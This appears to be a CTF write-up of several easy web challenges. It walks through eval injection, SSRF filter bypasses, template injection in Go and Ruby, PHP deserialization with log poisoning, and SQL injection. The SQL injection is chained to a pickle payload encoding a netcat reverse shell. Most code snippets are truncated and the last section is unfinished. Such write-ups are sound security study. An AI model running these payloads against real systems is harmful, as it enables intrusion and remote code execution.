Jscalc - Easy
Description
In the mysterious depths of the digital sea, a specialized JavaScript calculator has been crafted by tech-savvy squids. With multiple arms and complex problem-solving skills, these cephalopod engineers use it for everything from inkjet trajectory calculations to deep-sea math. Attempt to outsmart it at your own risk! 🦑

Poking through the website found it uses eval(), in this case, it is vulnerable directly execute javascript codes
Take a look at routes, the /api/calculate accept variable called ‘formula‘ and passed it to the calculatorHelp calculator for processing
const path = require('path'); |
and it directly proceed with eval without sanitized the input
module.exports = { |
readFileSync can be used to read files.
craft payload in one line would be
require('fs').readFileSync('../flag.txt') |

However it seems to return an object.

Modify the parameter for readFileSync to utf8
require('fs').readFileSync('../flag.txt','utf8') |
ProxyAsService - Easy
app.py
app.register_blueprint(proxy_api, url_prefix='/') |
2 route blueprint proxy_api and debug
ip:port/(proxy_api) |
route.py
from flask import Blueprint, request, Response, jsonify, redirect, url_for |
Break down into 2 parts.
in the default index route, if the url parameter is not provided in the request, it will be randomly assign a path to reddits.
If the url is set in parameter, it will access the url through the proxy_req function
|
utils.py
In this utils.py states the restriction for proxy_req functions stated previously, it will check if the url parameter contains the restricted keywords in the RESTIRCTED_URLS list. It will then act as a proxy send a request and forward the response back to user.
RESTRICTED_URLS = ['localhost', '127.', '192.168.', '10.', '172.'] |
From here, it clearly seems a SSRF challenge. But where is the flag?
Checking through the docker files, the flag is hiding in the environment variable. Which we can obtain through the second part of the debug endpoints
|
It has to check if the request if is from localhost
def is_from_localhost(func): |
Now the task seems clearer, we have to craft a SSRF attacks, targeted to the /debug/environment and leak the environment settings that contains the flag.
Firstly, we have to bypass the restriction of RESTRICTED_LIST, it can be easily bypass by using decimal to represent IP address. Hacktrick also provided other methods that represent localhost
Secondly, we cannot directly input the url point to endpoint as it will embedded a reddit infront of our provided user input.
Therefore we can use @ to bypass that.
Therefore the full payload will be
http://<ip>:<port>?url=@2130706433:<port>/debug/environment |
The server side will interpreted as
http://<ip>:<port>?url=reddit@2130706433:<port>/debug/environment |
However, one interesting thing is when I setup docker in my localhost.

I am able to get the flag through the payload indicate the port to be 1337 (Which docker itself exposed to 1337)
http://172.17.0.1:1337/?url=@2130706433:1337/debug/environment |
but to the real target, I have difficulties using the same port 32436.

Suspect it is a mapping of ports when expose to public IPs.
Therefore have to change the payload to port 1337
http://159.65.24.125:32436/?url=@0.0.0.0:1337/debug/environment |
RenderQuest - Easy
You’ve found a website that lets you input remote templates for rendering. Your task is to exploit this system’s vulnerabilities to access and retrieve a hidden flag. Good luck!
From the description it seems like a Server Side Template Injection.
In function getTpl
It retrieve the page and render the page using html template.
https://pkg.go.dev/html/template
func (p RequestData) FetchServerInfo(command string) string { |
This function is able to execute system information. Finding a way to trigger this function.

It looks complicated, but we can always use chatGPT to spawn a sample html page with the go lang template.
Using web hook, paste the html template into the response.
Great we can render the page.
Next we can just edit to call the FetchServerInfo


and we got the result
total 10172 |
Toxic - Easy
Humanity has exploited our allies, the dart frogs, for far too long, take back the freedom of our lovely poisonous friends. Malicious input is out of the question when dart frogs meet industrialisation. 🐸
In index.php
if (empty($_COOKIE['PHPSESSID'])) |
The page is deserialize the cookie to render the page.

The url file page being render is being indicate in the file attribute.
Below is the breakdown of the seralized object
- `O:9:"PageModel":1`: |
The only field we have to modify is the s:15:"/www/index.html".
Then we can have a control of what is being render in the page.
┌──(ikonw㉿Xing)-[~/Desktop/htb_challenge/RenderQuest] |

After some trial and error, I dont seem to show the /flag.txt. Checking the docker it seems the filename is being by randomly renamed in entrypoint.sh
!/bin/ash |
we have no way to extract the file without knowing the name.
Since we are able to have local file inclusion, we can always perform log poisoning.
Review the Dockerfile, the webserver is using nginx, which means we can find the access.log file located at /var/log/nginx/access.log
Changed the User-Agent to executes PHP codes

Below is the full script to extract the flag name and the content using regex.
import requests |
Neonify - Easy
It’s time for a shiny new reveal for the first-ever text neonifier. Come test out our brand new website and make any text glow like a lo-fi neon tube!
In neon.rb file indicate POST method route seems using ERB template engine to render user inputs.
class NeonControllers < Sinatra::Base |
The regex match the start and the end of the line, and matches alphanumeric and whitespace only.
With some research that Ruby regex has some form of insecure use of Regular expressions.
According to hacktrick we can supply the following payload for reading files
<%= File.open('/etc/passwd').read %> |
In order to abuse the insecure regex in ruby, burp request seems have problem with the \n.
We can just firefox to modify the request to manually append a new line just like this in network tab

However I did receive a 400 error request.
After some research, I perform a URL encode seems to get the things right
neon=a |


Yeah, manage to read the file, now we can just change /etc/passwd to /flag.txt and we got the flag.
C.O.P - Easy
The C.O.P (Cult of Pickles) have started up a new web store to sell their merch. We believe that the funds are being used to carry out illicit pickle-based propaganda operations! Investigate the site and try and find a way into their operation!
Perform a blackbox approach first, found the site shows the ID of the item.

Found the item to be listed on the URL
http://localhost:1337/view/1 |
Tried with sqlmap to identify any possible SQLi.
However there’s some problem with the URL, as it dont have paramter to inject, need to manually added a * in burp request and save it
GET /view/1* |
sqlmap -r requests.txt --dump-all |
Found some encoded value, decode with base64 seems like some seralization.
Proceed with source code analysis.
class shop(object): |
The parameter does not have any sanitization
The application seems to serialized the item object and base64 encode and save it in database.
@app.template_filter('pickle') |
In item.html the template engine deserialize the items and render on webpage.
{% set item = product | pickle %} |

Since it dont have any restriction, we can passed in a base64 encoded object that trigger a os.system command to achieve RCE.
In the payload class, we use the __reduce__ method to create and return a tuple that includes the operating system command as an argument. Then, from that payload class, we create an object, serialize and encode it. Once again, using Base64, we’ll just need the input from there.
import base64 |
From here we got the base64 encoded string
gASVOAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjB1uYyAxNzIuMTcuMC4xIDQ0NDQgLWUgL2Jpbi9zaJSFlFKULg== |
Now we have to construct the parameter that abuse the SQLI to deserizlise malicious object.
`
http://localhost:1337/view/'%20UNION%20SELECT%20'gASVOAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjB1uYyAxNzIuMTcuMC4xIDQ0NDQgLWUgL2Jpbi9zaJSFlFKULg== |
EasterBunny - Easy
It’s that time of the year again! Write a letter to the Easter bunny and make your wish come true! But be careful what you wish for because the Easter bunny’s helpers are watching!
Break down the routes.js
router.get("/", (req, res) => { |
The / path define that, it will render the index.html and pass the CDN url to it.
To be more detailed as not familiar with node js syntax.
The $$ operator used here is the Nullish Coalescing Operator in javascript. It returns the value if the left hand operand if it’s not null or undefined. If the left-hand side is null or uundefined it returns the right hand operand in this case is 80
cdn: `${req.protocol}://${req.hostname}:${req.headers["x-forwarded-port"] ?? 80}/static/`, |
same goes to the second endpoint /letter
router.get("/letters", (req, res) => { |
third endpoint /submit.
Its a post method, checking if parameter message is exist in the request body. if it does not exist or empty it will exit.
Next, if the message exist, it will inject the message into database using the method db.insertMessage.
If the message is successful insert into database, it will trigger a bot to visit the speceific URL
router.post("/submit", async (req, res) => { |